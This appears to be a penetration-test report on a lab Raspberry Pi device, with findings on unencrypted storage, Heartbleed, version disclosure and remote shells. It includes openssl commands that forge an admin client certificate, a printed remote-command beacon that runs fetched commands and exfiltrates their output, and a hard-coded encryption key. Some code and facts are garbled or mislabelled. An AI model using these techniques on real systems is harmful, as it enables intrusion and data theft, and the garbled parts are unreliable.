80/tcp  open  http       Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
| http-enum:
|_  /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)'
443/tcp open  ssl/https?
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.74 ms 172.16.0.29

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds
```

The indication that the service uses http is confirmed to be true after accessing the address 172.16.0.29:80.

Recommendation

Use https instead to encrypt the data traffic for third parties.

Finding	**Root OpenSSL access through management server**
Risk	Critical
Category	Access Controls, Obfuscation
Impact	An attacker can gain root access of the OpenSSH server.

Description

While scanning for open ports of the DUT a service running on port 20321 was found. After detailed examination the service was identified to be a OpenSSL server setup in python. The file ”check_version.pyc” was found by displaying the currently running processes using the command: ”ps aux” Reviewing the python script of attachment 6.2 an insufficient certificate validation was noticed:

```
elif self . _client_cert == " subject = CN = Management Client Certificate , O
    = Secure Systems Inc . , OU = admin = true " :
    print ( " Admin user logged in " )
    print ( " Administrator access granted . " , file = self . _proc . stdin )
else :
    print ( " Invalid certificate found " )
```

The certificate validation only checks the subject of the certificate but not the issuer. Given this information it was possible to create our own certificate and key matching the parameters validated:

```
openssl req -x509 -newkey rsa:4096 -keyout client.key -out client.crt -days
   365 -subj
"/CN=Management Client Cer=ficate/O=Secure Systems Inc./OU=admin=true"
```

Now a client can connect to the OpenSSL server by passing the certificate as a parameter and is logged in as admin:

```
openssl s_client -connect 172.16.0.29:20321 -key client.key -cert client.crt
```

Recommendation

In order to maintain secure communication between the management server and the client, it is crucial to carry out appropriate validation of the client certificate. This involves multiple steps such as validating the certificate’s authenticity and ensuring that it is signed by a trusted certificate authority. Moreover, the management server must verify whether the certificate has been revoked or if it is currently expired or invalid. By conducting these checks, the management server can guarantee that only legitimate clients with valid certificates are permitted to communicate with the server.

Finding	**No encryption for SD card of Raspberry**
Risk	Critical
Category	Cryptography, Misconfiguration
Impact	An attacker can read all the data on Secure Digital (SD) card
Description	Due to the physical access to the device it was possible to remove the SD card of the device and plug it inside a SD card reader. The SD card reader was able to read out the unencrypted data stored on the device.
Recommendation	Use encryption for the SD card of the Raspberry Pi. An example for the encryption could be the use of a password.

Finding	**Remote Code Execution through vulnerable software**
Risk	Critical
Category	Remote Code Execution
Impact	An attacker can execute shell commands remotely

Description

The extract of the ”check_version.pyc” file shown in the graphic below is vulnerable to a command injection attack, which allows an attacker to execute arbitrary commands on the DUT.

```
#Source Generated with Decompyle++
# File: check_version.pyc (Python 3.9)
Unsupported opcode: WITH_EXCEPT_START
import requests
import subprocess
import base64
import urllib.parse as urllib
config = {
    'hostname': 'dhbw. johannes-bauer.com',
    'user-agent': 'Raspberry Pi Offensive Security 20CS1',
    'interface': 'etho' }
def get_mac(ifname):
    lines = subprocess.check_output([
        'ip',
        'link',
        'show',
        ifname]).decode('ascii').split('\n')
    return lines [1].split() [1]
headers = {
    'User-agent': config['user-agent'] }
with requests.Session() as sess:
    uri= f'' 'https://{config['hostname']}/offsec/'''
    args = {
        'mac': get_mac(config['interface']) }
    resp= requests.get(f
    if resp.status_code = 200:
        cmd= resp.text.rstrip('\r\n')
        output= subprocess.run(cmd, True, subprocess.PIPE, **('shell', 'stdout')).stdout
        encoded_rsp= base64.urlsafe_b64encode(output)
        args['rsp'] = encoded_rsp
        {uri} request.html?{urllib.parse.urlencode(args)}''', False, headers, **('verify', 'headers'))
        resp= requests.get(f {uri} response.html?{urllib.parse.urlencode(args)}''', False, headers, **('verify', 'headers'))
    None (None, None, None)
#WARNING: Decompyle incomplete

```


The vulnerability arises due to the script’s use of user-controlled input as part of a shell command without proper input validation.

Finding	**Remote Code Execution through vulnerable software**
Description	The file was found by analyzing the running processes of the DUT within the OpenSSH servers running on port 22. The script sends a GET request to a remote server with the MAC-Address of the DUT as an argument. If the server responds with a 200 status code, the script executes the response arguments in a shell on the DUT. The attacker can craft a malicious response that includes arbitrary shell commands, which will then be executed on the DUT. The following command retrieves the MAC-Address of the network interface "eth0" from the DUT and includes it as an argument in a GET request to the server (/mac=MAC-Address): ”ip link show eth0”
Recommendation	To fix this vulnerability, the script should validate and sanitize the input before using it in a shell command. One way to achieve this is to use an appropriate library or function to escape any shell metacharacters in the input before using it in a shell command. Additionally, the script should limit the allowed characters and length of the input to only what is necessary for the intended functionality.

Finding	**userconf-pi usage**
Risk	High
Category	Misconfiguration
Impact	An attacker can modify the passwords of the users.
Description	The DUT is equipped with the userconf-pi tool, which presents an interactive configuration menu on its first bootup with a display interface. The menu offers various options for user customization, including the ability to change the usernames of existing accounts. Additionally, users can modify the password for the selected account after the username has been changed. Consequently, changing a password can be easily accomplished by connecting a display to the DUT and initiating the first boot.
Recommendation	To ensure security and prevent users from changing any password upon the first boot, it is highly advised to uninstall the userconf-pi tool from the DUT via the apt package manager. However, if the tool is necessary, it's recommended to disable the feature that permits password changes upon the first boot by adjusting the relevant settings.

Finding	**Vulnerable OpenSSL version**
Risk	Critical
Category	Patching
Impact	An attacker could exploit the Heartbleed vulnerability and read sensitive data. CVE-2014-0160
Description	While checking the OpenSSL version of the service running on port 443 it turned out that the currently used version 1.0.1b which is vulnerable to the heartbleed bug. The version was checked by executing the command: "openssl version"
Recommendation	Patch OpenSSL to a secure version to address this vulnerability


Finding	**Possible determination of OpenSSH version**
Risk	Informational
Category	Information Disclosure
Impact	An attacker is able to see the OpenSSL version of the service running on port 22
Description	As shown in the graphic below the output of an nmap scan disclosed the version of the OpenSSH server.



```
┌──(root㉿kali)-[/home/kali/Schreibtisch]
└─# nmap -A --script=http-enum 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:50 CET
Nmap scan report for 172.16.0.29
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp  open  http       Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
| http-enum:
|_  /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)'
443/tcp open  ssl/https?
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.74 ms 172.16.0.29

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds
```

Recommendation	Edit the OpenSSH server configuration and add the following line at the end: ”VersionAddendum none”

Finding	**Possible determination of Apache Server version**
Risk	Informational
Category	Information Disclosure
Impact	An attacker is able to see the Apache version of the service running on port 80
Description	As shown in the graphic below the output of an nmap scan disclosed the version of the Apache server.



```
┌──(root㉿kali)-[/home/kali/Schreibtisch]
└─# nmap -A --script=http-enum 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:50 CET
Nmap scan report for 172.16.0.29
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp  open  http       Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
| http-enum:
|_  /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)'
443/tcp open  ssl/https?
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.74 ms 172.16.0.29

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds
```

Recommendation	Edit the Apache Server configuration file. Change the value of ”ServerToken” to ”Prod” or ”ProductOnly”. This will remove the version number from the HTTP response headers and consequently the version will be hidden.

Finding	**Outdated Sudo version**
Risk	Low
Category	Patching
Impact	Although the installed version of sudo on the DUT is stable and has been available for some time, it is not the most up-to-date version. This implies that there are more recent versions that might include critical bug fixes.
Description	Executing the command: ”sudo -v” displayed the sudo version 1.9.5p2 that the system is using. Although the installed version of sudo on the DUT is stable and has been available for some time, it is not the most recent version. As newer versions of sudo may have significant bug fixes, it is recommended to update to the latest version. While sudo 1.9.5p2 has fixed a critical vulnerability related to a Heap-based Buffer Overflow, it is still advisable to upgrade to the latest version.
Recommendation	To mitigate the vulnerabilities present in sudo, it is highly advisable to upgrade to the latest version of the software, which is free from such weaknesses. The official sudo website at sudo.ws offers the most recent stable releases of sudo. By updating to the latest secure version, users can effectively address known vulnerabilities and bugs, thereby enhancing the overall security and stability of their systems.

Finding	**Outdated Python Version**
Risk	Low
Category	Patching
Impact	The installed version of Python on the DUT is stable and has been available for some time, but it is not the most recent one. This indicates that there are more recent versions with important bug fixes available. Although no significant vulnerabilities were discovered in Python 3.9.2, it is recommended to upgrade to the latest version.
Description	Executing the command: ”python -V” displayed the sudo version 1.9.5p2 that the system is using. Although the installed version of Python on the DUT is stable and has been available for some time, it is not the most recent version. As newer versions of Python may have significant bug fixes, it is recommended to upgrade to the latest version. While no critical vulnerabilities were found in Python 3.9.2, it is still advisable to update to the latest version.
Recommendation	To mitigate any vulnerabilities present in Python, it is highly recommended that users upgrade to the latest version of the software which does not have these known issues. The most recent stable releases of Python are available on the official Python website at python.org. By keeping up-to-date with software updates and patches, users can guarantee the overall security and stability of their Python environment.

5 Abkürzungsverzeichnis

DUT	Device Under Test
SSH	Secure Shell
HTTP	Hypertext Transfer Protokoll
TLS	Tansport Layer Security
DoS	Denial of Service
HTTPS	Hypertext Transfer Protokoll Secure
SD	Secure Digital

6 Attachments

6.1.Attachment 1

```
./pycdc /home/kali/Schreibtisch/todecompile.pyc
# Source Generated with Decompyle++
# File: todecompile.pyc (Python 3.9)
Unsupported opcode: JUMP_IF_NOT_EXC_MATCH import sys
import json
import subprocess
import hashlib
from cryptography.fernet import Fernet
key = b'dGH1BR5gJ6wz6rne0kvmW50UsgY_J3KBZlRIUmsSOYw='
fernet Fernet(key)
def filter_cpuinfo(data):
    data = data.decode('ascii')
    data = data.split('\n')
    data = (lambda .0: [ line for line in .0 if 'cpu MHz' not in line ])(data) data
    = (lambda .0: [ line for line in .0 if 'bogomips' not in line ])(data) data = '
   \n'.join(data)
    return data.encode('ascii')
    data_filters = {
    'filter_cpuinfo': filter_cpuinfo }
    def derive_password (configuration):
    Unsupported opcode: WITH_EXCEPT_START
    input_data = bytearray.fromhex('30
   b6a9aec9927ae4f718217ddee3453789847be071bb536cf14cf71d257ef09a')
    # WARNING: Decompyle incomplete
def open_luks_device(configuration, password):
    if configuration.get('debug'):
        print(f'''Opening LUKS device using password: {password}''')
    cmd = [
    'cryptsetup',
    'LuksOpen',
    configuration['source_dev'],
    configuration['mapper_name']]
    subprocess.check_output(cmd, f'''{password}\n'''.encode('ascii'), **('input',))
    def close_luks_device(configuration):
    if configuration.get('debug'):
        print('Closing LUKS device.')
    cmd = [
    'cryptsetup',
    'luksClose',
    configuration['mapper_name']]
    subprocess.check_call(cmd)
def add_luks_passphrase (configuration, old_password, new_password):
    if configuration.get('debug'):
        print(f'''Adding passphrase: {new_password} (using existing     passphrase:
    {old_password})''')
    cmd = [
    'cryptsetup',
    'LuksAddKey',
    '--batch-mode',
    '--pbkdf-pbkdf2',
    '--pbkdf-force-iterations=1000', configuration['source_dev']]
    subprocess.check_output(cmd, f'''{old_password}\n{new_password}\n'''.encode('
   ascii'), **('input',))
def remove_luks_passphrase(configuration, old_password, new_password):
    if configuration.get('debug');
    print(f'''Removing old passphrase: {old_password} (remaining passphrase: {
   new_password}''')
    cmd = [
    'cryptsetup',
    'LuksRemovekey',
    '--batch-mode',
        configuration['source_dev']]
    subprocess.check_output(cmd, f'''{old_password}\n{new_password}\n'''.encode('
   ascii'), **('input',)) configuration = None
encrypted_configuration = b'
   gAAAAABj6U1FMZKAOONUKUE5IWJFYrY8jeRSfl2TqYpqfIiTrTP8ceGBoffIZt7XvWS5pXWE9afjswEi_f
    Sq9D-tc Enh8QflWQu2j4l58VrbjbD1s8kWRqcv6p65XHDiFSEDPAL1ybZD5BslOpzBWI59wWVL-
   plUJz8FuIIpf01PWdq4sLcB3bSK pfSrT-
   CkurhXFzqpRPEaTovsW8QLKpCsQuxYjrMTQ0yE7bwAkAUhBJrxt7TIBfZQPpsqCbt5Emrpb6eiudBNgI_F5V1
   -i1ix-XMcqZu-RhKDkUjw70GT-TaAdb5Y_cd0YMPmr4vnnf9t6nD1LzK3K86MuC_2JDRq0Voz1XbqeM-
   yxIgipC5rJAs40kuBdNcFImJW2UJLF'

if configuration is not None:
    encrypted_configuration = fernet.encrypt(json.dumps (configuration).encode())

```

6.2. Attachment 2

```
    #!/usr/bin/python3
import subprocess
import os
import time
import json
import sys

config = {
"openssl":      "/usr/bin/openssl",
"port":         20321,
"certfile":     "server.crt",
"keyfile":      "server.key",
}
if len(sys.argv) > 1:
config.update(json.loads(sys.argv[1]))

class ShellServer():
def __init__(self):
    self._proc = None
    self._client_cert = None
    self._cmds = False

def _process_line(self, line):
    line = line.rstrip("\r\n")
    if line.startswith("subject=") and self._client_cert is None:
        self._client_cert = line
    elif (not self._cmds) and (line.startswith("Secure Renegotiation")):
        # Commands are now active!
        self._cmds = True
        if self._client_cert == "subject=CN = Management Client Certificate, O = Secure Systems Inc., OU = admin=false":
            print("Non admin user logged in")
            print("System information granted to visitor!", file = self._proc.stdin)
            print("======================================", file = self._proc.stdin)
            print(file = self._proc.stdin)
            with open("/proc/meminfo") as f:
                print(f.read(), file = self._proc.stdin)
            print()
            print("Goodbye!")
            self._proc.stdin.flush()
            time.sleep(0.3)
            self._proc.kill()
        elif self._client_cert == "subject=CN = Management Client Certificate, O = Secure Systems Inc., OU = admin=true":
            print("Admin user logged in")
            print("Administrator access granted.", file = self._proc.stdin)
        else:
            print("Invalid certificate found")
```

```python
            print("Error: your client certificate is invalid", file = self._proc.stdin)
            self._proc.stdin.flush()
            time.sleep(0.3)
            self._proc.kill()
    elif self._cmds:
        print("Executing: %s" % (line))
        self._proc.stdin.flush()
        cmd = subprocess.run(line, shell = True, capture_output = True)
        print(cmd.stdout.decode(), file = self._proc.stdin)
        self._proc.stdin.flush()

def run(self):
    self._proc = subprocess.Popen([ config["openssl"], "s_server", "-accept", str(config["port"]), "-cert", config["certfile"], "-key", config["keyfile"], "-naccept", "1", "-Verify", "1" ], stdout = subprocess.PIPE, stdin = subprocess.PIPE, bufsize = 0, universal_newlines = True)
    try:
        while True:
            try:
                self._proc.wait(0)
                break
            except subprocess.TimeoutExpired:
                # Still alive
                pass
            data = self._proc.stdout.readline()
            self._process_line(data)
            if len(data) == 0:
                time.sleep(0.1)
            else:
                print(data)
    except BrokenPipeError:
        pass

shs = ShellServer().run()
```